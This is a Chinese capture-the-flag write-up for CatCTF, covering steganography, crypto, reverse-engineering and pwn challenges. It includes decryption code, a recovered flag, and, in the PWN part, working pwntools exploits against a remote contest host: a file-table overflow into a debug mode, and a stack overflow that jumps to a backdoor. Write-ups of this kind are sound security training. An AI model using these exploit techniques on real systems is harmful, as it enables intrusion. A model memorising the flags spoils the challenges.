
MISC


Cat_Jump

010 直接查就完事了，属于是意料之外：




MeowMeow

图片尾巴有 base64 和一大堆数据，解出来 base64 说是 ASCII art，猜是二进制看的。本来要写脚本，但是 010 确实好用，直接看就完事了：



CatchCat


最开始没做出来，找了半天工具没找到，第二天随便搜了一下搜到在线工具了，放大了直接看就行了：



Nepnep 祝你新年快乐啦!

CatFlag

确实是 CatFlag：



Crypto

cat's gift

1 - 1/3 + 1/5 - 1/7 + ... 的积分是 pi/4，所以礼物应该是 pi，但是试了半天没对，改成 pie 就对了，难崩.....

Reverse

StupidOrangeCat2

一个 SM4，一个 RC5，找到密文直接解就行了。不过 RC5 没用到密钥，或者说用了默认密钥：

SM4

```
#include "chacha20.h"

void four_uCh2uLong(u8* in, u32* out)
{
	int i = 0;
	*out = 0;
	for (i = 0; i < 4; i++)
		*out = ((u32)in[i] << (24 - i * 8)) ^ *out;
}

void uLong2four_uCh(u32 in, u8* out)
{
	int i = 0;
	//从32位unsigned long的高位开始取
	for (i = 0; i < 4; i++)
		*(out + i) = (u32)(in >> (24 - i * 8));
}

u32 move(u32 data, int length)
{
	u32 result = 0;
	result = (data << length) ^ (data >> (32 - length));

	return result;
}

u32 func_key(u32 input)
{
	int i = 0;
	u32 ulTmp = 0;
	u8 ucIndexList[4] = { 0 };
	u8 ucSboxValueList[4] = { 0 };
	uLong2four_uCh(input, ucIndexList);
	for (i = 0; i < 4; i++)
	{
		ucSboxValueList[i] = TBL_SBOX[ucIndexList[i]];
	}
	four_uCh2uLong(ucSboxValueList, &ulTmp);
```

```
        ulTmp = ulTmp ^ move(ulTmp, 13) ^ move(ulTmp, 23);

        return ulTmp;
}

u32 func_data(u32 input)
{
        int i = 0;
        u32 ulTmp = 0;
        u8 ucIndexList[4] = { 0 };
        u8 ucSboxValueList[4] = { 0 };
        uLong2four_uCh(input, ucIndexList);
        for (i = 0; i < 4; i++)
        {
                ucSboxValueList[i] = TBL_SBOX[ucIndexList[i]];
        }
        four_uCh2uLong(ucSboxValueList, &ulTmp);
        ulTmp = ulTmp ^ move(ulTmp, 2) ^ move(ulTmp, 10) ^ move(ulTmp, 18) ^
move(ulTmp, 24);

        return ulTmp;
}
void encode_fun(u8 len, u8* key, u8* input, u8* output)
{
        int i = 0, j = 0;
        u8* p = (u8*)malloc(50);       //定义一个50字节缓存区
        u32 ulKeyTmpList[4] = { 0 };    //存储密钥的u32数据
        u32 ulKeyList[36] = { 0 };      //用于密钥扩展算法与系统参数FK运算后的结果存
储
        u32 ulDataList[36] = { 0 };     //用于存放加密数据
        four_uCh2uLong(key, &(ulKeyTmpList[0]));
        four_uCh2uLong(key + 4, &(ulKeyTmpList[1]));
        four_uCh2uLong(key + 8, &(ulKeyTmpList[2]));
        four_uCh2uLong(key + 12, &(ulKeyTmpList[3]));

        ulKeyList[0] = ulKeyTmpList[0] ^ TBL_SYS_PARAMS[0];
        ulKeyList[1] = ulKeyTmpList[1] ^ TBL_SYS_PARAMS[1];
        ulKeyList[2] = ulKeyTmpList[2] ^ TBL_SYS_PARAMS[2];
        ulKeyList[3] = ulKeyTmpList[3] ^ TBL_SYS_PARAMS[3];

        for (i = 0; i < 32; i++)              //32次循环迭代运算
        {
                ulKeyList[i + 4] = ulKeyList[i] ^ func_key(ulKeyList[i + 1] ^
ulKeyList[i + 2] ^ ulKeyList[i + 3] ^ TBL_FIX_PARAMS[i]);
        }
        for (i = 0; i < len; i++)         //将输入数据存放在p缓存区
                *(p + i) = *(input + i);
        for (i = 0; i < 16 - len % 16; i++)//将不足16位补0凑齐16的整数倍
                *(p + len + i) = 0;
```

```
        for (j = 0; j < len / 16 + ((len % 16) ? 1 : 0); j++)
        {
                four_uCh2uLong(p + 16 * j, &(ulDataList[0]));
                four_uCh2uLong(p + 16 * j + 4, &(ulDataList[1]));
                four_uCh2uLong(p + 16 * j + 8, &(ulDataList[2]));
                four_uCh2uLong(p + 16 * j + 12, &(ulDataList[3]));
                for (i = 0; i < 32; i++)
                {
                        ulDataList[i + 4] = ulDataList[i] ^
func_data(ulDataList[i + 1] ^ ulDataList[i + 2] ^ ulDataList[i + 3] ^
ulKeyList[i + 4]);
                }
                uLong2four_uCh(ulDataList[35], output + 16 * j);
                uLong2four_uCh(ulDataList[34], output + 16 * j + 4);
                uLong2four_uCh(ulDataList[33], output + 16 * j + 8);
                uLong2four_uCh(ulDataList[32], output + 16 * j + 12);
        }
        free(p);
}

void decode_fun(u8 len, u8* key, u8* input, u8* output)
{
        int i = 0, j = 0;
        u32 ulKeyTmpList[4] = { 0 };//存储密钥的u32数据
        u32 ulKeyList[36] = { 0 };  //用于密钥扩展算法与系统参数FK运算后的结果存储
        u32 ulDataList[36] = { 0 }; //用于存放加密数据
        four_uCh2uLong(key, &(ulKeyTmpList[0]));
        four_uCh2uLong(key + 4, &(ulKeyTmpList[1]));
        four_uCh2uLong(key + 8, &(ulKeyTmpList[2]));
        four_uCh2uLong(key + 12, &(ulKeyTmpList[3]));

        ulKeyList[0] = ulKeyTmpList[0] ^ TBL_SYS_PARAMS[0];
        ulKeyList[1] = ulKeyTmpList[1] ^ TBL_SYS_PARAMS[1];
        ulKeyList[2] = ulKeyTmpList[2] ^ TBL_SYS_PARAMS[2];
        ulKeyList[3] = ulKeyTmpList[3] ^ TBL_SYS_PARAMS[3];

        for (i = 0; i < 32; i++)
        {
                ulKeyList[i + 4] = ulKeyList[i] ^ func_key(ulKeyList[i + 1] ^
ulKeyList[i + 2] ^ ulKeyList[i + 3] ^ TBL_FIX_PARAMS[i]);
        }
        for (j = 0; j < len / 16; j++)
        {
                four_uCh2uLong(input + 16 * j, &(ulDataList[0]));
                four_uCh2uLong(input + 16 * j + 4, &(ulDataList[1]));
                four_uCh2uLong(input + 16 * j + 8, &(ulDataList[2]));
                four_uCh2uLong(input + 16 * j + 12, &(ulDataList[3]));
                for (i = 0; i < 32; i++)
```

```
                {
                        ulDataList[i + 4] = ulDataList[i] ^
func_data(ulDataList[i + 1] ^ ulDataList[i + 2] ^ ulDataList[i + 3] ^
ulKeyList[35 - i]);
                }
                uLong2four_uCh(ulDataList[35], output + 16 * j);
                uLong2four_uCh(ulDataList[34], output + 16 * j + 4);
                uLong2four_uCh(ulDataList[33], output + 16 * j + 8);
                uLong2four_uCh(ulDataList[32], output + 16 * j + 12);
        }
}

void print_hex(u8* data, int len)
{
        int i = 0;
        char alTmp[16] = {
'0','1','2','3','4','5','6','7','8','9','a','b','c','d','e','f' };
        for (i = 0; i < len; i++)
        {
                printf("%c", alTmp[data[i] / 16]);
                printf("%c", alTmp[data[i] % 16]);
                putchar(' ');
        }
        putchar('\n');
}
int main(void)
{

        unsigned char a91tNhn90uTlt1l[] =
        {
          0x5B, 0x40, 0x39, 0x31, 0x54, 0x25, 0x4E, 0x68, 0x6E, 0x7B,
          0x39, 0x30, 0x55, 0x40, 0x74, 0x6C, 0x54, 0x25, 0x31, 0x6C,
          0x54, 0x24, 0x64, 0x70, 0x68, 0x50, 0x68, 0x66, 0x69, 0x40,
          0x39, 0x31, 0x4F, 0x00
        };
        for (int i = 0; i < 33; i += 4)
        {
                a91tNhn90uTlt1l[i] ^= 0xC;
                a91tNhn90uTlt1l[i + 1] ^= 0x17;
        }//You_can_take_me_with_you
        //CAT_IN_X_19_Y_39
        //_CATLOVE_OR_LIKE
        // LIKE_OR_LOVE_CAT
        //EKIL_RO_EVOLTAC_
        //CatCTF{You_can_take_me_with_you_CAT_IN_X_19_Y_39_}
        //CAT_IN_X_19_Y_39_LIKE_OR_LOVE_CAT
        u8 i, len;
        u8 encode_Result[50] = { 0 };     //定义加密输出缓存区
        u8 decode_Result[50] = { 0 };     //定义解密输出缓存区
```

```
        unsigned char key[] = "wuwuwuyoucatchme";
        u8 Data_plain[16] = {
0xB6,0x75,0xE1,0x79,0x70,0xC1,0x27,0x48,9,0xB,0xB6,0x4D,2,0xBC,6,0x19 };
        len = 16 * (sizeof(Data_plain) / 16) + 16 * ((sizeof(Data_plain) % 16) ?
1 : 0);

        decode_fun(len, key, Data_plain, decode_Result);
        printf("解密后数据是: \n");
        for (i = 0; i < len; i++)
                printf("%x ", *(decode_Result + i));

        system("pause");
        return 0;
}
```

RC5

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <math.h>
int w = 32;//字长 32bit 4字节
int r = 12;//12;//加密轮数12
int b = 16;//主密钥(字节为单位8bit)个数  这里有16个
int t = 26;//2*r+2=12*2+2=26
int c = 4; //主密钥个数*8/w = 16*8/32
typedef unsigned long int FOURBYTEINT;//四字节
typedef unsigned short int TWOBYTEINT;//2字节
typedef unsigned char BYTE;
void InitialKey(unsigned char* KeyK, int b);
void generateChildKey(unsigned char* KeyK, FOURBYTEINT* ChildKeyS);
void Encipher(FOURBYTEINT* In, FOURBYTEINT* Out, FOURBYTEINT* S);
void Decipher(FOURBYTEINT* In, FOURBYTEINT* Out, FOURBYTEINT* S);
void InitialKey(unsigned char* KeyK, int b)
{
    int i, j;
    int intiSeed = 3;
    for (i = 0; i < b; i++)
    {
        KeyK[i] = 0;
    }
    KeyK[0] = intiSeed;
    printf("初始主密钥(16字节共128位): %.2lx ", KeyK[0]);
    for (j = 1; j < b; j++)
    {
        KeyK[j] = (BYTE)((int)pow(3, j) % (255 - j));
        printf("%.2X ", KeyK[j]);
    }
    printf("\n");
```

```
}
void generateChildKey(unsigned char* KeyK, FOURBYTEINT* ChildKeyS)
{
    int PW = 0xB7E15163;//0xb7e1;
    int QW = 0x9E3779B9;//0x9e37;//genggai
    int i;
    int u = w / 8;// b/8;
    FOURBYTEINT A, B, X, Y;
    FOURBYTEINT L[4]; //c=16*8/32
    A = B = X = Y = 0;
    ChildKeyS[0] = PW;
    printf("\n初始子密钥（没有主密钥的参与）: \n%.8X ", ChildKeyS[0]);
    for (i = 1; i < t; i++)   //t=26
    {
        if (i % 13 == 0)printf("\n");
        ChildKeyS[i] = (ChildKeyS[i - 1] + QW);
        printf("%.8X ", ChildKeyS[i]);
    }
    printf("\n");
    for (i = 0; i < c; i++)
    {
        L[i] = 0;
    }

    for (i = b - 1; i != -1; i--)
    {
        L[i / u] = (L[i / u] << 8) + KeyK[i];
    }
    printf("\n把主密钥变换为4字节单位: \n");
    for (i = 0; i < c; i++)
    {
        printf("%.8X ", L[i]);
    }
    printf("\n\n");
    for (i = 0; i < 3 * t; i++)
    {
        X = ChildKeyS[A] = ROTL(ChildKeyS[A] + X + Y, 3);
        A = (A + 1) % t;
        Y = L[B] = ROTL(L[B] + X + Y, (X + Y));
        B = (B + 1) % c;
    }
    printf("生成的子密钥（初始主密钥参与和初始子密钥也参与）: ");
    for (i = 0; i < t; i++)
    {
        if (i % 13 == 0)printf("\n");
        printf("%.8X ", ChildKeyS[i]);
    }
    printf("\n\n");
}
```

```
void Encipher(FOURBYTEINT* In, FOURBYTEINT* Out, FOURBYTEINT* S)
{
    FOURBYTEINT X, Y;
    int i, j;
    for (j = 0; j < NoOfData; j += 2)
    {
        X = In[j] + S[0];
        Y = In[j + 1] + S[1];
        for (i = 1; i <= r; i++)
        {
            X = ROTL((X ^ Y), Y) + S[2 * i];
            Y = ROTL((Y ^ X), X) + S[2 * i + 1];
        }
        Out[j] = X;
        Out[j + 1] = Y; //密文
    }
}

void Decipher(FOURBYTEINT* In, FOURBYTEINT* Out, FOURBYTEINT* S)
{
    int i = 0, j;
    FOURBYTEINT X, Y;
    for (j = 0; j < NoOfData; j += 2)
    {
        X = In[j];
        Y = In[j + 1];
        for (i = r; i > 0; i--)
        {
            Y = ROTR(Y - S[2 * i + 1], X) ^ X;
            X = ROTR(X - S[2 * i], Y) ^ Y;
        }
        Out[j] = X - S[0];
        Out[j + 1] = Y - S[1];
    }
}

int main(void)
{
    int k;
    FOURBYTEINT ChildKeyS[2 * 12 + 2];
    FOURBYTEINT ChildKey1[26];
    BYTE KeyK[16];
    FOURBYTEINT Source[] = { 0x936AB12C,0xED8330B5,0xEE5C5E88,0xE10B508C };
    FOURBYTEINT Dest[NoOfData];
    FOURBYTEINT Data[NoOfData] = { 0 };

    InitialKey(KeyK, b);
    generateChildKey(KeyK, ChildKeyS);
```


```
    printf("加密以前的明文:");
    for (k = 0; k < NoOfData; k++)
    {
        if (k % 2 == 0)
        {
            printf("  ");
        }
        printf("%.8X ", Source[k]);
    }
    printf("\n");
    for (k = 0; k < 26; k++)
    {
        ChildKey1[k] = ChildKeyS[k];
    }
    Decipher(Source, Data, ChildKey1); //解密
    printf("解密以后的明文:");
    char* flag = (char*)Data;
    for (int k = 0; k < 16; k++) {
        printf("%c", flag[k]);
    }
}
```

就是发现还有一串 base64 微改之后的加密，似乎是调试的时候才会出现，不过没发现有什么用，白解了半天，呜呜。

ReadingSection

llvm ir 写的，直接安装 llvm 的组件后把 ir 编译成 `.o` 文件就可以拿 IDA 读了。

打开一看发现是 TEA，另外还有一个异或：




```
#include <stdio.h>
#include <stdint.h>
void decrypt(uint32_t * v, uint32_t * k) {
    uint32_t v0 = v[0], v1 = v[1], sum = 0xCA7C7F00*28, i;  /* set up */
    uint32_t delta = 0xCA7C7F00;                            /* a key schedule constant
```

```
*/
    uint32_t k0 = k[0], k1 = k[1], k2 = k[2], k3 = k[3];   /* cache key */
    for (i = 0; i < 28; i++) {                          /* basic cycle start */
        v1 -= ((v0 << 4) + k2) ^ (v0 + sum) ^ ((v0 >> 5) + k3);
        v0 -= ((v1 << 4) + k0) ^ (v1 + sum) ^ ((v1 >> 5) + k1);
        sum -= delta;
    }                                                   /* end cycle */
    v[0] = v0; v[1] = v1;
}
int main()
{
    unsigned char _L__const__Z5checkv_rightcat[] =
    {
      0xAA, 0x7D, 0x07, 0x7D, 0xB1, 0xF7, 0x80, 0x71, 0xDA, 0xAF,
      0x23, 0xE5, 0x10, 0x07, 0x58, 0x57, 0x1E, 0xF7, 0x7D, 0x71,
      0xE6, 0x78, 0x74, 0x56, 0x9B, 0xC0, 0x53, 0x11, 0xF3, 0x39,
      0x31, 0x2E
    };
    uint32_t k[] = { 0x18BC8A17 ,0x29D3CE1E ,0x42F740E3 ,0x199C7F4A };
    decrypt(((uint32_t*)(_L__const__Z5checkv_rightcat)), k);
    decrypt(((uint32_t*)(_L__const__Z5checkv_rightcat))+2, k);
    decrypt(((uint32_t*)(_L__const__Z5checkv_rightcat))+4, k);
    decrypt(((uint32_t*)(_L__const__Z5checkv_rightcat))+6, k);
    for (int i = 30; i >= 0; i--)
    {
        _L__const__Z5checkv_rightcat[i] ^= _L__const__Z5checkv_rightcat[i + 1];
    }
    printf("%s", _L__const__Z5checkv_rightcat);
}
```

The cat did it

没啥头绪，纯考猜。看他问概率多少，直接猜了 0%，然后就对了，反正我自己也没搞明白。

PWN

vmbyhrp

DEBUG 模式里有一个 charge_file 可以从外面读文件：

```
if ( !strcmp(a1, "file input") )
{
  puts("FILE NAME:");
  buf = malloc(0x20uLL);
  read(0, buf, 0x20uLL);
  deleEnter(buf);
  stream = fopen(buf, "ab+");
  if ( stream )
  {
    for ( i = 0; __isoc99_fscanf(stream, "%c", &src[i]) != -1; ++i )
      ;
    fclose(stream);
    *(&unk_204130 + 4 * file_count) = global_fd;
    *(&unk_204128 + 4 * file_count) = buf;
    *(&HF + 4 * file_count) = 1000LL;
    v1 = file_count;
    *(&unk_204138 + 4 * v1) = malloc(0x1000uLL);
    strncpy(*(&unk_204138 + 4 * file_count), src, 0x1000uLL);
    ++file_count;
    ++global_fd;
  }
```

因此关键就是进入 DEBUG 模式了。发现需要 users 和 users+4 都为 0 才能进，转而发现创建文件的函数：

```
__int64 __fastcall create_file(__int64 a1)
{
  __int64 result; // rax
  int v2; // ebx

  result = check_repeat(a1);
  if ( result )
  {
    *(&unk_204130 + 4 * file_count) = global_fd;
    *(&unk_204128 + 4 * file_count) = a1;
    *(&HF + 4 * file_count) = 1000LL;
    v2 = file_count;
    *(&unk_204138 + 4 * v2) = malloc(0x1000uLL);
    printf("FILE CONTENT: ");
    read(0, *(&unk_204138 + 4 * file_count), 0x1000uLL);
    deleEnter(*(&unk_204138 + 4 * file_count));
    ++file_count;
    result = ++global_fd;
  }
  return result;
}
```

没有检查数量，因此可以创建很多文件去把结构体溢出到 user。

然后注意到 `HRP_OPEN` 可以用输入去覆盖相应偏移处的值：

```
unsigned __int64 __fastcall HRP_OPEN(int a1, int a2)
{
  int i; // [rsp+1Ch] [rbp-24h]
  char v4[24]; // [rsp+20h] [rbp-20h] BYREF
  unsigned __int64 v5; // [rsp+38h] [rbp-8h]

  v5 = __readfsqword(0x28u);
  for ( i = 0; i < file_count; ++i )
  {
    if ( a1 == *(&unk_204130 + 4 * i) )
    {
      *(&HF + 4 * i) = a2;//<------这里可以覆盖
      return __readfsqword(0x28u) ^ v5;
    }
  }
  clearScreen();
  puts("NOT FOUND,PLEASE NEW FILE");
  printf("%s", "FILE NAME: ");
  __isoc99_scanf("%16s[^\n ]", v4);
  getchar();
  deleEnter(v4);
  create_file(v4);
  return __readfsqword(0x28u) ^ v5;
}
```

所以思路就是创建很多文件，然后用汇编去覆盖 users 变量，最后进 DEBUG 模式把文件读进来，然后用 cat 拿出来：

```
from pwn import *

#p=process("./HRPVM")
p=remote("223.112.5.156",60024)
#gdb.attach(p,"b*$rebase(0x2DFF)\nb*$rebase(0x2950)\nb*$rebase(0x25B2)")
p.recvuntil("NAME:")
name="HRPHRP"
password="PWNME"
p.sendline(name)
p.recvuntil("PASSWORD:")
p.sendline(password)
p.recvuntil("[+]HOLDER:")
p.sendline("aaaaaaaaaaaaaaaa")
def send_res(payload):
    p.recvuntil("HRP-MACHINE$ ")
    p.sendline(payload)
def send_res2(payload):
    p.recvuntil("[DEBUGING]root#")
    p.sendline(payload)
```

```
payload="file"
for i in range(30):
    send_res("file")
    p.recvuntil("FILE NAME: ")
    p.sendline("a"+str(i))
    p.recvuntil("FILE CONTENT: ")
    p.sendline("mov rdi,36;mov rsi,1001;call open,2;")

send_res("file")
p.recvuntil("FILE NAME: ")
p.sendline("a30")
p.recvuntil("FILE CONTENT: ")
p.sendline("mov rdi,35;mov rsi,0;call open,2;")

send_res("file")
p.recvuntil("FILE NAME: ")
p.sendline("a31")
p.recvuntil("FILE CONTENT: ")
p.sendline("mov rdi,35;mov rsi,0;call open,2;")

send_res("./a30")
send_res("DEBUG")
send_res2("file input")
p.recvuntil("FILE NAME:")
p.sendline("flag")
send_res2("mmap")
p.recvuntil("EXPEND:")
p.sendline(str(0x400000))
send_res2("exit")

send_res("reboot")
p.recvuntil("NAME:")
p.sendline(name)
p.recvuntil("PASSWORD:")
p.sendline(password)
p.recvuntil("[+]HOLDER:")
p.sendline(p64(0x400000))
send_res("./a0")
send_res("cat flag")
p.interactive()
```

不过有一个小问题，当我把 flag 读进来之后用 exit 返回用户模式时，直接 cat 会引发崩溃。根据崩溃报告发现，似乎会正好引用 HOLDER 处的内存。因此 DEBUG 下还得调用 mmap 开辟一下空间，然后 reboot 设置 HOLDER 为开辟出来的可以读写的内存，这样才不会崩溃。

bitcoin

栈溢出，有后门，直接跳过去就是了，没啥好说的：

```python
from pwn import *

#p=process("./pwn")
p=remote("223.112.5.156",57023)
#gdb.attach(p,"set follow-fork-mode parent\nb*0x40223B")
p.recvuntil("CTF!")
p.sendline("\n")
p.recvuntil("Name: ")
p.sendline("aaa")
p.recvuntil("Password: ")
payload=b"a"*(64)+p64(0x06092C0+0x420)+p64(0x404EA4)
p.sendline(payload)
p.interactive()
```

injection2.0

